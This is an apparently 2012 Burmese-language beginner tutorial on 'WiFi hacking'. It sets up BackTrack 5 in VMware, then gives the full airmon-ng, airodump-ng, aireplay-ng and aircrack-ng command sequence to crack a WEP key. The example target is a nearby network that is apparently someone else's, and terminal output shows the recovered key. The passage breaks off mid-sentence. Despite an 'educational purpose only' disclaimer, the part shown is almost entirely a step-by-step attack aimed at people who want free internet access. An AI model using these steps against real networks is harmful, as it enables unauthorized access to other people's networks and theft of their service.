

WiFi Internet Connection Hacking

WEP,WPA2 Penetration Testing

5/27/2012

For Myanmar IT Beginners (Myanmar version)

3thic0kiddi3

Wifi Hacking Basic By 3thic0kiddi3

ကျနော်တို့နိုင်ငံမှာ ဝိုင်ဖိုင်လိုင်းတွေပေါ်လာပါပြီ။ဒါပေမယ့်အနည်းငယ်မျှဖြင့်နေသေးတာကြောင့် လူတိုင်းမသုံးနိုင်သေးဖူး။လူငယ်တွေအတွက်(တကယ်လေ့လာသူ)အင်တာနက်လိုင်းဆိုတာတောင့်တ မိကြမှာပဲ။ယခုစာအုပ်က ဝိုင်ဖိုင်ခိုးယူသုံးစွဲဖို့ သင်ပေးတဲ့စာအုပ်မဟုတ်ပါ။ဖောက်လိုရတယ်။ပြီးတော့ဘယ်လိုကာ ကွယ်မယ်ဆိုတာကိုရှင်းပြထားတာလေးပါ။Educational Purpose Only ဖြစ်ပါတယ်။ဒီနည်းပညာကိုတတ်သွား တိုင်း ဝိုင်ဖိုင်လိုင်းအားလုံးကိုဖောက်နိုင်မယ်လို့တော့မဆိုလိုပါ။အနည်းငယ်နားလည်သွားပါလိမ့်မည်။ဒီစာအုပ် ကို Beginner Level နှင့်လိုက်၍ရေးသားထားပါသည်။ကိုယ်တွေ သင်ခန်းစာများနှင့်အွန်လိုင်းသင်ခန်းစာများစု ပေါင်း၍တည်းဖြတ်ထားပါသည်။တိုတိုနှင့်လိုရင်းကိုသာဖော်ပြသွားပါမည်။WEP ရော WPA ပါဟက်နည်းကိုဖော် ပြထားပါသည်။

ဒီစာအုပ်အတွက်စကားလက်ဆောင်

“တစ်လုပ်စားဖူးသူကျေးဇူး အထူးမမေ့အပ်”
မကောင်းမှုဟူသည်ဆိတ်ကွယ်ရာမရှိ.....

လိုအပ်သောပစ္စည်းများစတင်စုဆောင်းခြင်း

Laptop တစ်လုံး၊ Xp ဖြစ်ဖြစ် 7 ဖြစ်ဖြစ်တင်ထားပါရပါသည်။ပြီးတော့ Wireless USB adapter တစ်ခု၊
TP-Link Wireless adapter သည်ယခုစာရေးနေချိန်တွင် 15000ကျပ်ခန့်ရှိသည်။

(Laptop တွင်လဲ Wireless ပါရမည်)။လိုအပ်သောဆော့ဘဲ Back Track 5 , VM ware ဒါပါပဲ။

(လိုအပ်သောဆော့ဘဲဒေါင်းလုပ်ဆွဲရန် အင်တာနက်ရှိလျှင်ပိုကောင်းမည် :P)။မရှိပါကလဲအင်တာနက်ဆိုင်

တွင်အသုံးပြု၍ဒေါင်းလုပ်ဆွဲနိုင်ပါသည်။

စတင်ပြင်ဆင်ပုံ

Laptop ကိုဖွင့်ပါ။ပြီးတော့ လိုအပ်တဲ့ဆော့ဝဲတွေကိုဒေါင်းလုပ်ဆွဲဖို့ Browser တစ်ခုခုဖွင့်ပါ။

Back Track 5 ကို www.backtrack-linux.org မှာဒေါင်းလုပ်ဆွဲပါမယ်။အခုဒီစာရေးနေတဲ့အချိန်မှာ

Back Track က 5R2 တောင်ထွက်နေပါပြီ။အခု Back Track 5 ဖြင့်ပြသွားပါမယ်။Download လုပ်ဖို့

သူတောင်းတဲ့ဒေတာတွေမထည့်လဲရပါတယ်။ပုံပါအတိုင်း GNOME ၊ 32 Bit ၊VM Ware၊ Direct ကိုရွေးပါ။



ဒေါင်းလုပ်ဆွဲပါလိမ့်မည်။ကျနော်ဒေါင်းလုပ်ဆွဲခဲ့တုန်းကအင်တာနက်ဆိုင်မှာပါ။ ဂုဏ်ရိလောက်ကြာတယ်။


ဒေါင်းလုပ်ဆွဲဖို့ အတွက်အင်တာနက်ဆိုင်နဲ့ခပ်ရင်တော့ဆွဲခိုင်းထားလိုရတာပေါ့နော်။အဲဒီလောက်ကြာလို့

စိတ်ပျက်မသွားပါနဲ့။ဖွဲ့လျော့ရင်ဘာမှလုပ်တတ်မှာမဟုတ်တော့ဖူး။Back Track 5ကိုရလာတာနဲ့ Zip


ဖြည့်လိုက်ပါ။ပြီးတော့ VM ware ကိုဒေါင်းလုပ်လုပ်ဖို့ www.vmware.com/products/player ကို

သွားပါ။ဒေါင်းလုပ်ဆွဲပြီး VM ware ကိုစက်မှာအင်စတောလုပ်ပါ။

VM ware ကို Install လုပ်ရတာလွယ်ပါတယ်အခြားဆော့ဘဲများနည်းတူပါပဲ။အင်စတောလုပ်ပြီးပုံပါအတိုင်း File >open virtual machine ကိုရွေးပါ ။မိမိကွန်ပျူတာထဲက Back Track 5 zip ကိုဖြည့်ထားတာကိုရွေးလိုက်ပါ။



ပြီးရင် Play Virtual Machine ကိုနှိပ်ပြီး Back Track 5 ကိုစတင်မောင်းနှင်လိုက်ပါ။Back Track ကို Boot လုပ်နေတာတွေ့ပါလိမ့်မယ်။ပုံမှာ Boot လုပ်နေပုံကိုကြည့်ပါ။



Boot လုပ်နေရင်း Bt login တောင်းပါလိမ့်မယ်။ bt login ကို root လိုထည့်ပါ။ Password ကို toor လိုထည့်ပါ။

ပြီးရင် root@bt မှာ startx လိုရိုက်ပါ ဒါဆို VM Ware ထဲမှာ BT 5 တင်ပြီးပါပြီ။ ပုံမှာတင်ပြီးပုံကိုကြည့်ပါ။



ဒါဆို ကျနော်တို့ Windows 7 သုံးနေရင်းနဲ့ Back

Track 5 သုံးနိုင်ပါပြီ။ Back Track ဆိုတာ Linux အနွယ်ဝင်တစ်ခုပါ Security သမားရေး၊ Hacker တွေပါအသုံးပြုနေကြပါတယ်။ Linux လေ့လာနေသူများအတွက် Back Track ကအထောက်အကူပေးမှာပါ။

ဝိုင်ဖိုင်လိုင်းတစ်ခုဟက်ကြည့်ခြင်း (WEP Cracking)

Wifi လိုင်းတွေကများသောအားဖြင့် WEP လိုင်း WPA လိုင်း WPA2 လိုင်းဆိုတာရှိကြပါတယ်။

အရှည်ကောက်တွေသိချင်ရင်တော့ Google မှာရှာဖတ်လိုက်ကြပါ။ Beginner တစ်ယောက်အဖို့ ကတော့ WEP

တို့ WPA တို့မသိကြပေမယ့်ပြသနာမဟုတ်ပါ။ WEP ကဖောက်ရလွယ်ပါတယ်။ ဆော့ဝဲတွေနည်းလမ်းတွေများ

ကြီးရှိပါတယ်။ မိမိဖောက်ထွင်းမယ့်ပတ်ဝန်းကျင်မှာ WEP လိုင်းရှိလို့ကတော့ ပျော်ရမှာပါ။ လက်တော့ကဝိုင်ဖိုင်

Connector လေးကိုထောက်ကြည့်တာနဲ့ အနီးနားကဝိုင်ဖိုင်လိုင်းတွေပေါ်နေတာတွေမှာ ပါ။ အဲဒီလိုင်းတွေကို

ထောက်ကြည့်ရင်ဖြင့် ဘယ်လိုင်းကတော့ WEP, ဘယ်လိုင်းကတော့ WPA2-PSK ဆိုတာပြနေမှာပါ။ အခု

ကျနော်တို့ ဝိုင်ဖိုင်ဟက်ဖို့ အတွက် Wireless USB adapter ကို လက်တော့မှာတပ်ဆင်လိုက်ပါ။ VM ware


နဲ့ Back Track 5 ကိုဖွင့်ထားလိုက်ပါ။ Back Track က Terminal ကိုဖွင့်ပါ ပုံမှာပြထားပါတယ်။ Terminal

ဆိုတာ Windows က cmd နဲ့သဘောတရားတူပါတယ်။ Command ရိုက်လို့ရတဲ့နေရာပါ။


ပထမဆုံး Command ရိုက်ပါမယ်။

airmon-ng လို့ ရိုက်ပါ Enter ခေါက်ပါ။ အဲဒီမှာ Interface , Chipset တို့အောက်မှာ wlan0 လို့ adapter

ရဲ့ detail တစ်ကြောင်းကိုပြပါလိမ့်မယ်။ အဲဒါဆို Adapter ကို BT5 ကသိပါပြီ။ ဆက်လုပ်လို့ ရပါပြီ။



ဒုတိယ Command ရိုက်ပါမယ်။ airmon-ng start wlan0 ပါ Enter ခေါက်ပါ။ နောက်တစ်ကြောင်း တတိယ Command ရိုက်ပါမယ်။ airodump-ng mon0 ပါ Enter ခေါက်ပါ။အဲဒီ ကွန်မန်းကိုရိုက်တာနဲ့ ကိုယ့် အနီးနားက ပိုင်ဖိုင်လိုင်မှန်သမျှပြပါပြီ။အဲဒီမှာ ဘယ်လိုင်းကတော့ဖြင့် WEP ဘယ်လိုင်းကတော့ WPA2 ဆိုတာပြနေမှာပါ သင့်ရဲ့ Target wifi လိုင်းက WEP ပါ (WPA hack ကိုနောက်တွင်ဖော်ပြမည်)။သင်ဖောက်ချင် တဲ့ WEP လိုင်းတစ်ခုခုကိုရွေးလိုက်ပါ။



ကျနော်ထဲမှာတော့ laptopdct ဆိုတဲ့လိုင်းက WEP လိုင်းပျူကျန်တဲ့ပိုင်ပိုင်လိုင်းတွေက WPA2 လိုင်းတွေချည်း
 ဒီတော့ ကျနော် Laptopdct ဆိုတဲ့လိုင်းကိုဖောက်ကြည့်မယ်။သူနဲ့ပါတ်သတ်တဲ့ BSSID နံပါတ်တွေကူးပါ။
 C8:3A:35:2F:E7:30 ပါ။လိုင်းတစ်ခုနဲ့တစ်ခု BSSID မတူပါခင်ဗျ။ပြီးတော့ CH ကိုမှတ်ပါ CH ဆိုတာ Channel
 ပါ။laptopdct ရဲ့ Channel (CH) က 11 ဖြစ်ပါတယ်။ပြီးရင် Command နောက်တစ်ကြောင်းရိုက်ပါမယ်။
 ကွန်မန်းက airodump-ng -w -tuan -c 11 --bssid C8:3A:35:2F:E7:30 mon0 ပါ။


```

root@bt: ~
File Edit View Terminal Help
CH 11 ][ Elapsed: 8 s ][ 2011-09-29 11:23

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:1A:2B:84:1A:44 -1      0          0  0 158 -1          <length: 0>
00:23:F8:15:28:1D -69     20         60  3  11  54 . WPA2 CCMP PSK  SIE.VN-403.D7
00:1A:2B:84:25:43 -74     13         2  0  11  54e WPA2 CCMP PSK  ttmt2fb
00:22:6B:68:14:C6 -77     21         0  0  6  54e WPA2 CCMP PSK  R.FPT25
C8:3A:35:2F:E7:30 -77     12         0  0  11  54e WEP  WEP   laptopdct
02:22:6B:68:14:C7 -77     21        319  0  6  54e WPA2 CCMP PSK  SIE.VN-205
00:80:0C:4B:11:90 -80      3         0  0  6  54e WPA2 CCMP PSK  Tenda
00:22:3F:A0:65:FC -80      6         0  0  2  54e WPA2 CCMP PSK  SIE.VN-201
00:21:27:E6:29:B0 -83      1         0  0  6  54 . WPA2 CCMP PSK  ToanTinUD1

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:1A:2B:84:1A:44 4C:0F:6E:D6:87:2F -74  0 - 1   33      4  SIE.VN-401
(not associated) 00:25:4B:77:80:65 -83  0 - 1   0       1
(not associated) 14:A8:6B:11:BF:52 -66  0 - 1   0       7  SIE.VN-201
(not associated) EC:55:F9:4C:99:31 -80  0 - 1   0       1
00:23:F8:15:28:1D E0:2A:82:43:90:A6 -35  2 -36  168     49
00:23:F8:15:28:1D 1C:65:9D:D0:11:B1 -47  18 -54   0       4

root@bt:~# airodump-ng -w tuan -c 11 --bssid C8:3A:35:2F:E7:30 mon0

```

ဒီနေရာမှာ tuan ဆိုတာဖိုင်နိမ်း (File name) ပါကြိုက်တဲ့နာမည်ထည့်လိုရပါတယ်။ -c ရဲ့နောက်မှာတော့မိမိ Target ရဲ့ CH နံပါတ်ကိုထည့်ရပါမယ်။ C8:3A:35:2F:E7:30 ရဲ့ နေရာမှာလဲ မိမိ Target ရဲ့ BSSID ကိုထည့်ရပါမယ်။ပြီးရင် Enter ခေါက်ပါ။အဲဒီအခါ ကိုယ့် Target ရဲ့လိုင်း Data အနေအထားသီးသန့်ပေါ်လာပါမယ်။ ပုံမှာကြည့်ပါ။

```

root@bt: ~
File Edit View Terminal Help
CH 11 ][ Elapsed: 0 s ][ 2011-09-29 11:24

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
C8:3A:35:2F:E7:30 -76    0         11         0  0  11  54e WEP  WEP   laptopdct


BSSID          STATION          PWR  Rate  Lost  Packets  Probes

```

ပြီးရင် Terminal အသစ်ခေါ်ပါ။ aireplay-ng -1 0 -a C8:3A:35:2F:E7:30 mon0 လို့ရိုက်

Enter ခေါက်အဲဒီအခါမိမိ Request တွေကို Send လုပ်တာတွေ ရမယ် (sending auth)။ပြီးရင်နောက် Command တစ်ကြောင်းထပ်ရိုက်မယ်

aireplay-ng -3 -b C8:3A:35:2F:E7:30 mon0 လို့ရိုက်ပါမယ်။ထို အခါကိုယ့် ပို့တဲ့ Request ဖိုင်တွေကို Read လုပ်နေတာတွေပါလိမ့်မယ်။Read ရတာများလေလေ ကိုယ့်တားဂတ်ရဲ့ Data တက်လာလေလေ ကိုယ့် Target ရဲ့လိုင်းထိုးကျလာလေလေဖြစ်လာပါတယ်။ပုံမှာပြထားပါတယ်။



Data များများတက်လာအောင်စောင့်ပါ။ဖေါက်ဖို့အခွင့်ရေးပိုကောင်းပါတယ်။ဒီနေရာမှာ C8:3A:35:2F:E7:30 ကိုအသေမှတ်မထားနဲ့လိုင်းပေါ်မူတည်ပြီး BSSID ပြောင်းပါတယ်။ပြီးတော့ Aireplay command တွေမှာ -1 တို့ 0 တို့မရရင် အခြားကိန်းဂဏန်းများထည့်စမ်းကြည့်ပါ ဥပမာ 2တို့ 3 တို့ ပေါ့။တားဂတ်ရဲ့ အခြေနေ ပေါ်မူတည်ပြီးအနည်းငယ်လိုက်ပြောင်းနိုင်ပါတယ်။သဘောတရားခြင်းကတော့တူတူပါပဲ။ပုံမှာ Command ၂ကြောင်းရိုက်အပြီး Data တွေတက်လာတာကိုတွေ့ ရမှာပါ။ပျော်ဖို့ကောင်းမှာပါ။ကဲနောက်ဆုံးအဆင့်ကိုရောက် ပါပြီ။Data တော်တော်လေးလဲတက်လာပြီဆိုရင် Read packet တွေလဲတော်တော်ဖတ်နေပြီဆိုရင် Crack လို့ ရလောက်ပါပြီ aircrack-ng tuan-01.cap လို့ရိုက်ပါ။စောစောကကျနော်ပြောခဲ့သလိုပဲ ။Tuan နေရာမှာကြိုက် တဲ့နာမည်ထားထဲနိုင်းတယ်။ဒီတော့ကာ စောစောက tuan နေရာမှာ အခြားနာမည်ပေးခဲ့သူတွေက အခြားနာ

မည်ပြန်ထည့်ရပါမယ်။ဥပမာ ethickiddie ဆိုရင် Command က aircrack-ng ethickiddie-01.cap ပါ။
 မိမိဘာသာမည်ပေးခဲ့လည်းမသိရင် Terminal မှာ ls လို့ ရိုက်ပြီးကြည့်လိုရပါတယ်။ပုံမှာ aircrack ကွန်မန်း
 ကိုရိုက်လိုက်ပါပြီ Opening tuan-01.cap ကို Crack လုပ်နေပါပြီ။

```

4 out-1.ogv xuanhuong@01.kismet.net.kmt
root@bt:~# aircrack-ng tuan-02.cap
Opening tuan-02.cap
Loading packets, please wait...
4914 packets (got 23352 ARP requests and 10125 ACKs), sent 18646 packets...(500
5054 packets (got 23406 ARP requests and 10148 ACKs), sent 18696 packets...(500
5210 packets (got 23475 ARP requests and 10171 ACKs), sent 18746 packets...(500
5357 packets (got 23533 ARP requests and 10192 ACKs), sent 18796 packets...(500
5517 packets (got 23606 ARP requests and 10214 ACKs), sent 18845 packets...(499
5665 packets (got 23662 ARP requests and 10235 ACKs), sent 18896 packets...(500
5796 packets (got 23730 ARP requests and 10263 ACKs), sent 18946 packets...(500
5976 packets (got 23817 ARP requests and 10302 ACKs), sent 18996 packets...(499
6168 packets (got 23876 ARP requests and 10324 ACKs), sent 19046 packets...(499
6306 packets (got 23947 ARP requests and 10353 ACKs), sent 19096 packets...(499
6465 packets (got 24011 ARP requests and 10382 ACKs), sent 19146 packets...(499
6658 packets (got 24086 ARP requests and 10408 ACKs), sent 19196 packets...(499
    
```

နောက်ဆုံးမှာတော့ Aircrack ကပက်ဆဝက်တွေကိုအလိုလိုရှာပေးနေပါလိမ့်မယ်။Key Found
 ဆိုရင်တော့အတော်ပျော်ရမှာပါ။ပုံမှာ Key ကိုCrack လုပ်ပြီးအောင်မြင်တဲ့ပုံပါ။

```

root@bt: ~
File Edit View Terminal Help

Aircrack-ng 1.1 r1899

[00:01:15] Tested 10648 keys (got 24927 IVs)

KB  depth  byte(vote)
0   1/ 3     38(34816) 31(32512) F6(31744) 2F(31488) 0B(31232)
1   0/ 5     32(34304) 5C(33536) FD(33280) EB(32512) CA(32000)
2   6/ 12    33(30720) D7(30720) 1B(30208) 20(30208) 2E(30208)
3   2/ 4     31(31744) 2C(31488) F6(30976) 88(30720) 24(30464)
4   20/ 21   32(29440) 12(29184) 2F(29184) 43(28928) 58(28928)

KEY FOUND! [ 31:32:33:31:32 ] (ASCII: 12312 )
Decrypted correctly: 100%

root@bt:~#
    
```

ကျနော်ရရှိတဲ့ Key က 3132333132 ပါ ။အဲဒါမိမိ Target ရဲ့ Password ပါပဲ။တစ်ခါတရံမှာ။Key က

